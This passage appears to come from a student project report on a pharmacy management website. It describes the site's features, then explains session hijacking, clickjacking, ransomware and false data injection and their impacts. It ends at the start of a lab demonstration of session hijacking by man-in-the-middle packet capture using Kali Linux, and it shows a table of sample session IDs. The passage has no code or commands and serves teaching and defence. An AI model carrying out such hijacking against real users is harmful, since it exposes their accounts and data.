admin/supervisor can create multiple users for the operators as well as for other supervisors. The authentication system also makes sure that any person who doesn't have the credentials to log in, cannot gain access to the pharmacy information and the database. This feature of the product is of high priority for security reasons. The website will prompt the user to enter his username and password. When the credentials are entered, the user enters into his own website interface. If the credentials are of the operator, then he is redirected to the Inventory display page or if the credentials are of the supervisor, then he is redirected to the admin page.

### **Inventory Adding:**

When the pharmacy gets a new stock of medicines from its supplier, the operator can add these medicines into its inventory. The feature will consist of various fields like Medicine name, price, quantity, expiry date, etc. which would make the database of the pharmacy much more comprehensive than any other database. The priority of this feature is medium. When the operator/worker needs to update the inventory of the store into the database, the operator needs to go to the inventory adding page. The page will consist of various fields like Item name, price, expiry date, quantity, etc. The operator needs to add all the information and click on the update button to update the database.

### **Inventory Display and Filtering :**

This feature facilitates the operator to easily navigate through the database to view the information of the medicines in the database. The operator can filter the database as per the customer's medicine requirements. He can even search for the medicine by entering the name of the medicine. After navigating to the medicine, the operator can view the details of the medicine like name, price, expiry date, available quantity, etc. This improves the transparency of the medicine details to the customer as well. When the operator needs to search for the medicine, he can enter the name of the medicine into the search box. He can even filter the database by ticking some of the checkbox criteria's which are categorized by default.

### **Customer Cart :**

When the operator clicks on the first add to cart button, a virtual cart is created and the operator can add multiple items in a similar way. To view the items, present in the cart, the operator can click on the cart image and it will display all the items that were added by him. The operator can modify the cart by clicking on the + button to increase

the quantity of medicines and the - button to decrease the quantity of medicines. X button can be used to delete any items present in the cart.

### **Customer Details and Checkout :**

This feature is used for taking in the details of the customer for log purposes. It will help understand the customer needs better. The operator needs to input all the customer fields in the respective fields and click on submit button.

### **Medicine Logs :**

This feature is used to keep a track of all the medicines that were sold from the Pharmacy. It helps the Pharmacy to plan their next supply date and to decide what medicines are required to be ordered. This option is not visible to the operators. The supervisor can access the medicines log just by clicking on its hyperlink.


### **Customer Support :**

Using this feature, the Pharmacies can reach out to Technical support just by entering their name, phone number and their issues and the technical department will be able to help them out regarding their issues. The supervisor has to just enter and fill in the details asked by the website and click on the submit button.


## ATTACKS:

- Session Hijacking


USER	SESSION ID
Vibhu	ng0ljqpw48gerttibe0ndez6xqyv6
Vaibhav	wilnhbfry572r2mtz0hjb083wz6z0uf
Vaibhav Bakshi	c7xkngp9tftlrgm1qqvnxhi0x1ywf7t




- Clickjacking



- **Ransomware Attack**



- **False Data Injection Attack**



- **Session Hijacking**

Attack employs a hijacked session, as the name suggests. It is an attack in which the victim has no control over his or her session. For instance, if you use a website to access your mail, your session begins once you log in and ends when you log out. Cookies include information about your account that hackers can exploit to access your session.

The attacker has to know your session ID, which they may get from your session key, in order to do session hijacking.

After successfully hijacking a session, an attacker can do anything, including:

1. Steal Private Information
2. Move money around.
3. Gather contact information of the user.
4. Gather official user data.
5. Buy something on users behalf without his/her permission.
6. Encrypt some crucial information and charge money to unlock it.

- **Clickjacking**

A clickjacking attack deceives a user into clicking an element of a webpage that is hidden or misrepresented as another element.

Due to this, users may unintentionally download malware, browse dangerous websites, disclose personal information or login credentials, send money, or make online purchases.

The most common method of clickjacking is to overlay the website the user sees with an invisible page or HTML element that is shown inside of an iframe.

The user may not have intended to access the lawful or malicious pages that are invisible. for example, a page on the user's banking website that approves a money transfer can be clickjacked.

There are various clickjacking attack variations:

**1) Like jacking :** This method involves manipulating the Facebook "Like" button to trick users into "liking" a page they really didn't want to.

**2) Cursor jacking :** Cursor jacking is a method of UI redressing that shifts the cursor from the place the user sees to a different position. Cursor jacking makes use of flaws in Firefox and Flash that have since been addressed.

- **Ransomware Attack**

Ransomware is a type of malicious software (malware) that threatens to publish or blocks access to data or a computer system, usually by encrypting it, until the victim pays a ransom fee to the attacker. In many cases, the ransom demand comes with a deadline. If the victim doesn't pay in time, the data is gone forever or the ransom increases.

- **False Data Injection Attack**

False Data Injection encompasses a class of malicious data attacks that target critical infrastructures controlled by Cyber-Physical Information Systems. FDIA strategies involve the attacker compromising sensor readings, so undetected corrupt data is included in calculating values and variables used to define the system state.



## IMPACTS OF THE ATTACK:

- **Session Hijacking**

Session hijacking can have several dangerous consequences. The most dangerous consequence of session hijacking is that the malicious attacker can gain entry to the server and access its data without first hacking a valid account. Aside from all of this, an attacker will be able to engage in a variety of activities, such as:

- **Stealing personal information:** Session hijacking allows attackers to access confidential information such as passwords, credit card numbers, Aadhar numbers, etc. With such information, an attacker can efficiently execute an identity theft attack or financial fraud.
- **Infecting a system with malware:** Using a stolen session ID, an attacker can infect the user's computer with malware. As a result, they gain control of the target's computer and steal their data.
- **Executing the Denial-of-Service (DoS) attack:** A hacker who gains control of a user's session may launch a DoS attack against the website to which they are connected. As a result, the service may be disrupted, or the site may even crash.

- **Clickjacking**

The user thinks they are filling out a regular form, but they are actually filling out fields that the hacker has added on top of the user interface. Hackers will go for credit card numbers, passwords, and any other important information they can access.

- **Ransomware Attack**

Ransomware attack is very dangerous as it can halt the operations of an entire company. Hackers attack the database on the server, then ask for ransom to decrypt the data. As it affects the overall business, the company becomes inclined to pay huge ransom to get their company running again. This is very serious and a company has to plan to avoid such problems.

- **False Data Injection Attack**


False data injection attacks are done from the client side. This can cause interruptions in the business as there is redundant and false data in the database. This can lead to implications in the machine learning model, when the dataset is run using models the results produced are gibberish.

## RESULTS AND DISCUSSION :


### WORKING :


#### • Session Hijacking DEMONSTRATION :

#### Step 1 : Deploying website on Azure




#### Step 2 : Starting Ubuntu VM and KALI LINUX VM on Virtual Box








We Start Session Hijacking By Man In the Middle Attack  
 Lets Start By capturing Packets

